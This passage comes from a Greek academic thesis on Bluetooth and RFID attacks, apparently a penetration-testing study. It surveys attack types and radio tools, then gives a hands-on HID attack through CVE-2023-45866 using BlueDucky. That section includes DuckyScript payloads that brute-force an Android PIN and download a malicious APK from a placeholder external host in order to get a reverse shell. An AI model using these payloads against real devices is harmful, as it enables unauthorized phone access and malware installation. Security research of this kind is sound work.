Οι επιθέσεις Denial of Service, έχουν ως σκοπό την άρνηση υπηρεσίας της συσκευής και ο επιτιθέμενος έχει την δυνατότητα να την καταρρεύσει (crash), να αποκλείσει τυχόν εισερχόμενες κλήσεις κυρίως σε κινητές συσκευές και να εξαντλήσει την μπαταρία της.

- ***Blue Printing***

Η επίθεση Blue Printing χρησιμοποιείται με σκοπό την συλλογή πληροφοριών σχετικά

με την συσκευή του στόχου, όπως ο κατασκευαστής, οι εκδόσεις λογισμικού και firmware και το μοντέλο της εκάστοτε συσκευής. Ο επιτιθέμενος μπορεί να συλλέξει τα δεδομένα από πολλαπλές συσκευές και να δημιουργήσει μια στατιστική ανάλυση σχετικά με ποιες συσκευές είναι ευπαθείς και σε τι τύπο επιθέσεων. Το εργαλείο Blueprint μπορεί να πραγματοποιήσει επιθέσεις Blue Printing και μπορεί να τρέξει μόνο σε συστήματα Linux. Συγκεκριμένα, είναι διαθέσιμο από τα αποθετήρια του BlackArch, μια διανομή Linux, βασισμένη στο Arch Linux με στόχο την πραγματοποίηση δοκιμών διείσδυσης σε δίκτυα και συστήματα.

Εικόνα 3.3: Το πακέτο blueprint διαθέσιμο από τα αποθετήρια του BlackArch.

- ***Blue Stumbling***

Το Blue Snarfing αφορά μια μέθοδο επίθεσης που όπως αναφέρει και η ονομασία της (Stumbling), έχει ως στόχο την τυχαία εύρεση ευπαθών συσκευών Bluetooth ως θύματα. Συνήθως η συγκεκριμένη μέθοδος εφαρμόζεται από τους επιτιθέμενους όταν βρίσκονται σε μέρη με μεγάλο πληθυσμό, όπου συνήθως εντοπίζονται πολλαπλές συσκευές Bluetooth. Η τακτική του Blue Stumbling είναι αρχικά, η εύρεση συσκευών με συγκεκριμένες ευπάθειες και ύστερα η πραγματοποίηση σύνθετων επιθέσεων. **[21]**

- ***Blue Tracking***

Το Blue Tracking είναι ο εντοπισμός της τοποθεσίας του θύματος, μέσω των Bluetooth σημάτων, που εκπέμπει η συσκευή του. Ο σκοπός της επίθεσης δεν είναι η κλοπή δεδομένων, ωστόσο ο επιτιθέμενος μπορεί να χρησιμοποιήσει την συγκεκριμένη επίθεση με στόχο να βρει την διεύθυνση κατοικίας ή εργασίας του θύματος. Επίσης υπάρχει η πιθανότητα, ο επιτιθέμενος να έχει δημιουργήσει στατιστικά δεδομένα με βάση τα μοτίβα τοποθεσίας και ώρας, φέροντας το θύμα σε άμεσο κίνδυνο **[21]**.

- ***Blue Jacking***

Στην επίθεση Blue Jacking ο επιτιθέμενος μπορεί να στείλει εντός μιας εμβέλειας 30 μέτρων, μια ηλεκτρονική κάρτα που προσθέτει αυτόματα μια επαφή στον τηλεφωνικό κατάλογο του στόχου. Ο σκοπός της επίθεσης είναι η αποστολή πολλαπλών ανεπιθύμητων μηνυμάτων στον στόχο. Μερικές φορές οι επιτιθέμενοι που χρησιμοποιούν την μέθοδο του Blue Jacking, προσθέτουν ανεπιθύμητο κείμενο και συνδέσμους απευθείας στο όνομα κάποιας Bluetooth συσκευής που στέλνει εισερχόμενα αιτήματα ζεύξης προς τον στόχο. **[9]**.

3.2 Απειλές σε συσκευές Radio Frequency Identification

Τα συστήματα που χρησιμοποιούν μεθόδους ταυτοποίησης μέσω ραδιοσυχνοτήτων είναι ευάλωτα σε έναν πιο περιορισμένο αριθμό επιθέσεων, που μπορούν να ομαδοποιηθούν σύμφωνα με τον παρακάτω πίνακα ρίσκου **[16]**.

Υψηλός Κίνδυνος	**Μέτριος Κίνδυνος**
Disabling / Jamming	Tracking
Replay / Reflection	Cloning

Πίνακας 3.2: Βαθμός επικινδυνότητας επιθέσεων RFID. [16]

- ***Tracking***

Η μέθοδος επίθεσης Tracking των RFID Tags, επηρεάζει κυρίως την ιδιωτικότητα του χρήστη μέσω κακόβουλων Readers. Σε αυτήν την περίπτωση ο επιτιθέμενος, μπορεί να αποκτήσει πρόσβαση σε εμπιστευτικά δεδομένα. Για παράδειγμα, στην περίπτωση που ένα κακόβουλο Reader αναγνωρίσει κάποιο Tag που περιέχει, τραπεζικά δεδομένα, τότε υπάρχει σημαντικός κίνδυνος υποκλοπής, αριθμού κάρτας και άλλης πληροφορίας.

- ***Cloning***

Η επίθεση Cloning αφορά την διαδικασία, λήψης και αντιγραφής σημάτων, με στόχο την απόκτηση μη εξουσιοδοτημένης πρόσβασης σε ένα σύστημα ελέγχου πρόσβασης. Παρότι μια επίθεση κλωνοποίησης ενός RFID Tag θα αποτελούσε σημαντικό κίνδυνο, είναι σημαντικό να ληφθεί υπόψιν ότι οι περισσότερες υλοποιήσεις χρησιμοποιούν κυλιόμενους κωδικούς ως μέθοδο προστασίας.

- ***Disabling***

Μια όχι τόσο συχνή επίθεση αλλά εξίσου επικίνδυνη, είναι η στοχευμένη παρεμβολή στις συχνότητες που χρησιμοποιούν οι συσκευές ελέγχου πρόσβασης **RFID** (και όχι μόνο) με σκοπό την άρνηση υπηρεσίας, παρόμοιο με επιθέσεις **Denial of Service**. Ο τρόπος λειτουργίας ενός Jammer είναι η συνεχής εκπομπή δυνατών σημάτων σε κάποια συχνότητα που Αυτό το είδος επιθέσεων, αποτελεί σημαντικό ρίσκο ειδικά σε οχήματα αλλά και όχι μόνο, όπου η άρνηση υπηρεσίας μπορεί να σημαίνει αδυναμία κλειδώματος, οδηγώντας σε παραβίαση ή ακόμα και κλοπή.

- ***Replay***

Οι επιθέσεις Replay αποτελούν ένα σύνολο από διάφορες, συνδυαστικές μεθόδους επιθέσεων που μπορούν να χρησιμοποιηθούν για την επιτυχή επανάληψη ενός έγκυρου σήματος-κλειδιού, που θα επιτρέψει στον επιτιθέμενο να αποκτήσει μη-εξουσιοδοτημένη πρόσβαση και έλεγχο, σε ένα σύστημα RFID. Παρακάτω αναφέρονται οι πιο γνωστές και επικίνδυνες μεθόδους επίθεσης Replay.

Η επίθεση **RollJam** αφορά μια μέθοδο επίθεσης που συνδυάζει τις μεθόδους Disabling / Jamming, Cloning και Replay και έχει ως σκοπό την *υποκλοπή* του *σήματος-κλειδιού* με την ταυτόχρονη παρεμβολή και λήψη του σήματος που μεταδίδεται, σε ένα σύστημα **RFID**. Ο τρόπος με τον οποίο εκτελείται η επίθεση είναι ο ακόλουθος. Αρχικά ο επιτιθέμενος ρυθμίζει κατάλληλα ένα σύστημα παρεμβολής της συχνότητας στην οποία λειτουργεί ο στόχος. Την στιγμή που υπάρξει μετάδοση κάποιου έγκυρου σήματος από τον πομπό (Tag), δεν θα μπορέσει να ληφθεί από τον δέκτη (Reader) του στόχου. Κατά την διάρκεια αυτής της διαδικασίας ο επιτιθέμενος έχει θέσει σε λειτουργία κάποιο **Sniffer** όπως το **HackRF** ή το **BladeRF**, με σκοπό να καταγράψει το σήμα που μετάδωσε προηγουμένως ο πομπός. Με αυτόν τον τρόπο ο επιτιθέμενος μπορεί να επαναλάβει το *σήμα-κλειδί* που κατέγραψε, να το επαναλάβει μέσω του **sniffer** - προτού υπάρξει άλλη μετάδοση από τον πομπό και διαφοροποιήσει τον κυλιόμενο κωδικό ή λήξει ύστερα από κάποιο χρονικό διάστημα - και να αποκτήσει πρόσβαση στην συσκευή που έθεσε ως στόχο.

Το **RollBack** είναι μία μέθοδος επίθεσης σε συσκευές **RFID** χωρίς την ανάγκη παρεμβολής στην συχνότητα που είναι συντονισμένος ο στόχος. Το RollBack χρησιμοποιεί σήματα που έχουν ληφθεί από Sniffer και ο σκοπός της επίθεσης είναι να επαναλαμβάνει την αποστολή σημάτων έως ότου εξαντληθούν οι κωδικοί του δέκτη.

- ***Reflection***

Οι επιθέσεις Reflection ή Relay, αφορούν συστήματα RFID που απαιτούν μια κοντινή απόσταση μεταξύ του πομπού και του δέκτη για την επικοινωνία και την επαλήθευση **[25]**. Ο σκοπός των επιθέσεων Relay, είναι η δημιουργία ενός ενδιάμεσου κόμβου, όπου θα «καθρεφτίζει» την επικοινωνία του πομπού προς τον δέκτη, με την χρήση ειδικών εργαλείων. Στην περίπτωση που ο πομπός βρίσκεται εκτός της εμβέλειας του δέκτη ή αντιστρόφως ανάλογα,

ο επιτιθέμενος μπορεί να γεφυρώσει αυτή την απόσταση, επιτρέποντας την απομακρυσμένη επικοινωνία. Σύγχρονα οχήματα, εφαρμόζουν λειτουργίες «έξυπνου» ξεκλειδώματος, όπως για παράδειγμα, στην περίπτωση όπου κάποιος, κάνει απόπειρα να ανοίξει την πόρτα, ο δέκτης στέλνει ένα κατάλληλο σήμα στον πομπό. Στην περίπτωση που ο πομπός και ο δέκτης βρίσκονται σε κοντινή απόσταση, πραγματοποιείται επαλήθευση και το όχημα ξεκλειδώνει, αν όχι, τότε παραμένει στην αρχική του κατάσταση. Ο επιτιθέμενος μπορεί να χρησιμοποιήσει την τεχνική του Relay με σκοπό να λειτουργήσει ως «γέφυρα» μεταξύ του πομπού και του δέκτη, επιτρέποντας του, να πραγματοποιήσει διάφορες ενέργειες στο όχημα, από απόσταση.

3.3 Ανάλυση εργαλείων

3.3.1 Εργαλεία υλικού

- ***HackRF One***[1]

Το **HackRF One** αποτελεί ένα **Half-Duplex Software Defined Radio (SDR)** κατασκευασμένο από την Great Scott Gadgets. Το εργαλείο αυτό, μπορεί να λάβει και να εκπέμψει σήματα σε διάφορες συχνότητες του εύρους μεταξύ 1 MHz και 6 GHz. Η συσκευή αυτή χρησιμοποιείται ευρέως από δοκιμαστές ασφάλειας στα εν λόγω πρωτόκολλα, αλλά και από πολλούς άλλους, ενδιαφερόμενους να εξερευνήσουν τον χώρο των ραδιοσυχνοτήτων. Το συγκεκριμένο εργαλείο χρησιμοποιήθηκε για να πραγματοποιήσει τις επιθέσεις **RollJam** και **RollBack** σε δέκτες των **433.92 MHz**.

- ***BladeRF***[2]

Το **BladeRF** είναι ένα εξίσου ικανό **Half-Duplex Software Defined Radio (SDR)**, που δημιουργήθηκε από την **Nuand** στο San Francisco. Ως στόχος την επιχείρησης, ήταν να δημιουργήσει ένα **Open Platform SDR**, με πλήρη διαφάνεια στο υλικό και λογισμικό που χρησιμοποιείται. Το συγκεκριμένο εργαλείο αποτελεί μια οικονομικότερη και πιο ευέλικτη λύση, για επαγγελματίες και ερευνητές στον χώρο των ραδιοσυχνοτήτων. Ως υλικό έχει την δυνατότητα να συντονίζεται στο εύρος συχνοτήτων μεταξύ 300 MHz και 3.8 GHz.

- ***Ubertooth One***[3]

Το **Ubertooth One** είναι ένα εργαλείο που αναπτύχθηκε από την Great Scott Gadgets, με στόχο τον εύκολο πειραματισμό και την πραγματοποίηση επιθέσεων σε συσκευές Bluetooth, επιτρέποντας την πραγματοποίηση πολλαπλών τύπων επιθέσεων. Η συσκευή αυτή πλέον έχει αποσυρθεί από την παραγωγική διαδικασία και δεν διατίθεται στην αγορά.

- *FlipperZero*[4]

Το **Flipper Zero** είναι ένα ηλεκτρονικό πολυ-εργαλείο που αναπτύχθηκε από την **Flipper Devices Incorporated** το 2020, που έχει ως κύριο αντικείμενο την εύκολη αλληλεπίδραση με πολλαπλές τεχνολογίες επικοινωνιών. Ως υλικό, υποστηρίζει την αναγνώριση πομπών και δεκτών **NFC**, υπέρυθρα (**InfraRed**), **RFID** στο εύρος συχνοτήτων **300 – 925 MHz**, αλλά και σε χαμηλότερες συχνότητες **LF-RFID** για λήψη και εκπομπή στην συχνότητα των **125 KHz**. Η συγκεκριμένη συσκευή, μπορεί να χρησιμοποιηθεί κυρίως ως ένα πάρα πολύ εύχρηστο και ικανό **Jammer**, αλλά υποστηρίζει και πολλές άλλες λειτουργίες όπως το Sniffing και Replay σε **Sub-GHz** συχνότητες, θέτοντας σε εύκολο κίνδυνο πληθώρα από συσκευές που λειτουργούν με ραδιοσυχνότητες και υλοποιούν απλές μεθόδους ασφαλείας χωρίς την πολυπλοκότητα των

[1] https://greatscottgadgets.com/hackrf/one/
[2] https://www.nuand.com/bladerf-1/
[3] https://greatscottgadgets.com/ubertoothone/
[4] https://flipperzero.one/

μεταβαλλόμενων κωδικών, συμπεριλαμβανομένων και ορισμένων παλαιών οχημάτων που χρησιμοποιούν παρόμοια, ευάλωτα συστήματα ελέγχου πρόσβασης.

- ***Raspberry Pi***[5]

Το **Raspberry Pi** είναι μικρά ολοκληρωμένα υπολογιστικά συστήματα που βασίζονται στην αρχιτεκτονική **ARM** και χρησιμοποιούνται συνήθως σε εφαρμογές **IoT**, λόγω της δυνατότητας αλληλεπίδρασης με το υλικό του, μέσω **GPIO** (**General Purpose Input / Output**) και την χαμηλή κατανάλωση ενέργειας. Τα **Raspberry Pi** διαθέτουν πρόσφατες τεχνολογίες ασύρματης επικοινωνίας όπως το **Bluetooth** / **BluetoothLE** και **WLAN** (**Wireless Local Area Network**). Επίσης λόγω των μικρών διαστάσεων τους και την μεγάλη υποστήριξη λειτουργικών συστημάτων και λογισμικού, αποτελούν ιδανικές και ευέλικτες συσκευές για την πραγματοποίηση δοκιμών διείσδυσης.

3.3.2 Εργαλεία λογισμικού

- ***Wireshark***[6]

Το **Wireshark** είναι ένα λογισμικό καταγραφής εισερχόμενων και εξερχόμενων πακέτων προς και από την κάρτα δικτύου του συστήματος που εκτελεί το πρόγραμμα. που επιτρέπει την λήψη και ανάλυση των πακέτων που διαδίδονται μεταξύ των συσκευών εντός του τοπικού δικτύου προς το εξωτερικό και αντιστρόφως. Επίσης το **Wireshark** μπορεί να χρησιμοποιηθεί για την καταγραφή πακέτων **Bluetooth** από κάποιο **Bluetooth** I**nterface**, ωστόσο δεν αποτελεί τον κύριο σκοπό του, καθώς η λειτουργία αυτή πραγματοποιείται με την χρήση κάποιου εξωτερικού module.

- ***Universal Radio Hacker***[7]

Το εργαλείο **Universal Radio Hacker** μπορεί να εγκατασταθεί απευθείας στις περισσότερες διανομές **Linux** μέσω του **Package Manager** με ονομασία πακέτου "**urh**". Το συγκριμένο εργαλείο, επιτρέπει στον χρήστη την καταγραφή σημάτων **RF** μέσω πολλαπλών εργαλείων **SDR -** μεταξύ αυτών και το **HackRF** - την επεξεργασία και την επανάληψη τους. Το εργαλείο μπορεί να χρησιμοποιηθεί σε συνδυασμό με πολλαπλά άλλα εργαλεία για την κάθε χρήση. Το **Universal Radio Hacker** μπορεί να επεξεργαστεί κάποιο σήμα και να εξάγει το αρχείο σε μορφή κατάλληλη για επανάληψη μέσω κάποιου **Flipper Zero**. Επίσης επιτρέπει την αλλοίωση / τροποποίηση ενός σήματος με σκοπό να ακολουθεί το μοτίβο των κυλιόμενων κωδικών.

- ***Kismet***[8]

Το Kismet είναι ένα τοπικό διαδικτυακό λογισμικό (Local Web Application) παρόμοιας φύσης με αυτής του Wireshark. Σκοπός του είναι η ανάλυση πακέτων διάφορων τεχνολογιών επικοινωνίας όπως το Wi-Fi, **Bluetooth**, **RF** (Radio Frequencies), **Zigbee** και πολλών άλλων. Το αναφερόμενο εργαλείο χρησιμοποιήθηκε για την αναγνώριση πακέτων στο πρωτόκολλο του Bluetooth.

[5] https://www.raspberrypi.com/
[6] https://www.wireshark.org/
[7] https://github.com/jopohl/urh
[8] https://www.kismetwireless.net/

- ***SDR++*** [9]

Το **SDR++** αποτελεί ένα λογισμικό σχεδιασμένο για να λειτουργεί ως ένας ψηφιακός συντονιστής εξωτερικών συσκευών ραδιοσυχνοτήτων (SDR). Ως πρόγραμμα υποστηρίζει πολλαπλές πλατφόρμες και λειτουργικά συστήματα (**Cross-Platform**) όπως και πολλές συσκευές **SDR** όπως το **HackRF**, **BladeRF**, **PlutoSDR** και **AirSpy**. Ο χρήστης μπορεί να συντονίσει το **SDR** που κατέχει σύμφωνα με τις δυνατότητες του υλικού και να εφαρμόσει φίλτρα.

- ***BTLEJack***[10]

Το **BTLEJack** είναι ένα λογισμικό γραμμής εντολών, σχεδιασμένο για το λειτουργικό σύστημα Linux, που επιτρέπει σε διάφορες συσκευές που χρησιμοποιούν το BluetoothLE, να λειτουργήσουν ως **Sniffer**. Επίσης έχει την δυνατότητα να παρεμβάλει στην επικοινωνία μεταξύ δύο ή περισσότερων συσκευών λειτουργώντας σαν ένα Jammer, και να αποκτήσει τον έλεγχο τους. Το συγκεκριμένο λογισμικό υποστηρίζει μόνο συσκευές **Micro:Bit**.

- ***Bettercap***[11]

Το Bettercap **(4)** είναι ένα εργαλείο λογισμικού, σχεδιασμένο για λειτουργικά συστήματα Linux που επιτρέπει στον χρήστη να χρησιμοποιήσει την κάρτα δικτύου ή Bluetooth που διαθέτει το υλικό του, για να αναγνωρίσει και να τροποποιήσει πληροφορία (**GATT**) σε συσκευές BLE. Επίσης μπορεί να ανιχνεύσει κοντινές συσκευές (Reconing) και να συλλέξει πληροφορία σχετικά με αυτές όπως την διεύθυνση MAC, τον κατασκευαστή και την ισχύ του σήματος.

- ***GATTacker***[12]

Το **GATTacker** αποτελεί ένα λογισμικό γραμμής εντολών που παρέχεται ως πακέτο **npm** από το **Node.js**, και λειτουργεί αποκλειστικά σε λειτουργικά συστήματα **Linux**. Ως εργαλείο δοκιμών ασφάλειας, επιτρέπει την πραγματοποίηση επιθέσεων **Man-in-The-Middle** και πολλών άλλων, σε συσκευές που χρησιμοποιούν το πρωτόκολλο **BluetoothLE**.

- ***GNURadio***[13]

Το **GNURadio** αποτελεί ένα λογισμικό για λειτουργικά συστήματα **Linux,** που παρέχει πολλαπλούς τρόπους για λεπτομερή και εις βάθος επεξεργασία σημάτων μέσω κώδικα τύπου **Blocks**, όπως η εφαρμογή φίλτρων και απαλοιφή θορύβου. Ως λογισμικό επεξεργασίας σημάτων παρέχει περισσότερες δυνατότητες σε σύγκριση με το Universal Radio Hacker, επιτρέποντας την πιο σύνθετη διαχείριση σημάτων.

Κεφάλαιο 4° - Δοκιμές διείσδυσης

Στο παρών κεφάλαιο, πραγματοποιούνται λεπτομερείς δοκιμές διείσδυσης σε συσκευές και οχήματα, με την συνδυαστική χρήση, εργαλείων υλικού και λογισμικού, με στόχο την απόκτηση ολοκληρωτικού ελέγχου ή την πρόκληση διαφορετικού είδους ζημιάς.


[9] https://www.sdrpp.org/
[10] https://github.com/virtualabs/btlejack
[11] https://www.bettercap.org/
[12] https://github.com/securing/gattacker
[13] https://www.gnuradio.org/

4.1 Επιθέσεις στο Bluetooth

- ***Πειραματική μελέτη HID Attack***

Για την επίθεση HID Attack χρησιμοποιήθηκε ένα κινητό Android έκδοσης 7.1.1, σε συνδυασμό με ένα Raspberry Pi 4, χωρίς εξωτερική κάρτα Bluetooth, αλλά με την προ εγκατεστημένη που διαθέτει το υλικό. Ο σκοπός της επίθεσης είναι ο απομακρυσμένος έλεγχος της συσκευής (**Remote Code Execution**) μέσω του Bluetooth, χωρίς να έχει υπάρξει ζεύξη. Το εργαλείο που χρησιμοποιήθηκε είναι το **BlueDucky**[14], ένα λογισμικό που επιτρέπει στον χρήστη την αναζήτηση κοντινών συσκευών και την αποστολή διαφόρων **Payload** σε γλώσσα **DuckyScript**. Η επίθεση βασίζεται στο κενό ασφαλείας **CVE-2023-45866 [26]**, που επιτρέπει σε συσκευές HID (Human Interface Devices) με υποστήριξη Bluetooth που χρησιμοποιούν την βιβλιοθήκη Bluez, να δημιουργούν κρυπτογραφημένη επικοινωνία με κοντινές συσκευές. Με αυτόν τον τρόπο, οι εν λόγω συσκευές μπορούν να δεχθούν εντολές πληκτρολογίου (**HID Keyboard Reports**), χωρίς να γίνεται αντιληπτό από τον χρήστη και χωρίς να υπάρχει εξουσιοδότηση. Το συγκεκριμένο κενό ασφαλείας, πλέον δεν αποτελεί σημαντικό κίνδυνο σε νεότερες συσκευές Android, εφόσον έχουν λάβει σχετικές ενημερώσεις ασφαλείας.

Εφόσον εκτελεστεί το script, εμφανίζεται η διεπαφή χρήστη του BlueDucky, όπως φαίνεται παρακάτω ***(Εικόνα 4.1)***.




Εικόνα 4.1: Η διεπαφή του BlueDucky.

Εφόσον είναι γνωστή η διεύθυνση MAC κάποιας συσκευής, μπορεί να πραγματοποιηθεί απευθείας η αποστολή του payload. Εναλλακτικά το BlueDucky μπορεί να σαρώσει για διαθέσιμες συσκευές ***(Εικόνα 4.2)***.

[14] https://github.com/pentestfunctions/BlueDucky

Εικόνα 4.2: Τα αποτελέσματα της σάρωσης για κοντινές συσκευές Bluetooth.

Μπορεί να πραγματοποιηθεί σάρωση για κοντινές συσκευές εκτός του προγράμματος με την χρήση της εντολής **sudo hcitool lescan** για συσκευές με **BTLE** ή **sudo hcitool scan** για συσκευές που δεν υποστηρίζουν **Low Energy** ***(Εικόνα 4.3)*.**



Εικόνα 4.3: Σάρωση για συσκευές BT / BTLE.

Επιλέχθηκε η πρώτη συσκευή, που είναι ευάλωτη στο αναφερόμενο κενό ασφαλείας. Ακολουθεί η επιλογή του payload που θα αποστείλει το BlueDucky. Δημιουργήθηκε ένα αυτοσχέδιο (custom) payload για επίθεση **Brute-Force** στο τετραψήφιο PIN, όπου ο κώδικας του παρουσιάζεται παρακάτω.

```
REM A custom DuckyScript to brute-force the 4-digit PIN
REM Wake phone
ENTER
DELAY 200
REM Try different PINs
STRING 2000
DELAY 200
ENTER
DELAY 200
```

```
STRING 2002
DELAY 200
ENTER
.
.
.
```


Η συγκεκριμένη επίθεση είναι πλήρως αυτοματοποιημένη και δεν χρειάζεται καμία ενέργεια από τον χρήστη. Η πρώτη εντολή **ENTER** εκκινεί την συσκευή και ύστερα εισάγει το περιεχόμενο των εντολών **STRING** στο πεδίο του κωδικού. Εφόσον επιλεχθεί η συσκευή στόχος, το BlueDucky εμφανίζει τα διαθέσιμα payloads που εντοπίζει στον υποκατάλογο ./payloads ***(Εικόνα 4.4)***.

```
Available payloads:
1: payload_example_1.txt
2: wp_payload.txt
3: known_devices.txt
4: all_keys.txt
5: test.txt
6: brute_force.txt
7: payload_example_2.txt
8: text.txt

Enter the number of the payload you want to load:
```

Εικόνα 4.4: Επιλογή payload για αποστολή.

Όταν επιλεχθεί κάποιο payload (brute_force.txt), το BlueDucky χρησιμοποιεί το exploit, για να αποστείλει την πληροφορία στην συσκευή ***(Εικόνα 4.5)***.



Εικόνα 4.5: Εκμετάλλευση του exploit για την αποστολή του payload.

Τέλος η συσκευή ξεκλειδώνει αυτόματα (εφόσον έχει βρεθεί το σωστό PIN). Με παρόμοιο τρόπο μπορούν να δημιουργηθούν πιο περίπλοκα payloads, όπως η λήψη και εγκατάσταση κακόβουλων APKs – χωρίς καμία ενέργεια χρήστη, που εκτελούν κώδικα για την δημιουργία ενός **Reverse Shell Session**, που θα επιτρέπει στον επιτιθέμενο να έχει τον πλήρη έλεγχο της συσκευής.

Ενδεικτικός κώδικας για εγκατάσταση κακόβουλου APK:

```
REM Script to install an APK
TAB
DELAY 200
GUI b
DELAY 800
REM Open device browser
CTRL SHIFT N
DELAY 500
CTRL l
DELAY 2000
REM Enter the URL for the custom APK
STRING [EXT_IP]:[PORT]/[APK]
ENTER
DELAY 7000
TAB
TAB
DOWN
RIGHT
```

```
ENTER
DELAY 2000
TAB
ENTER
TAB
TAB
RIGHT
ENTER
TAB
ENTER
TAB
ENTER
DELAY 2000
TAB
ENTER
TAB
TAB
TAB
TAB
TAB
TAB
TAB
TAB
DELAY 200
TAB
ENTER
DELAY 200
ENTER
```

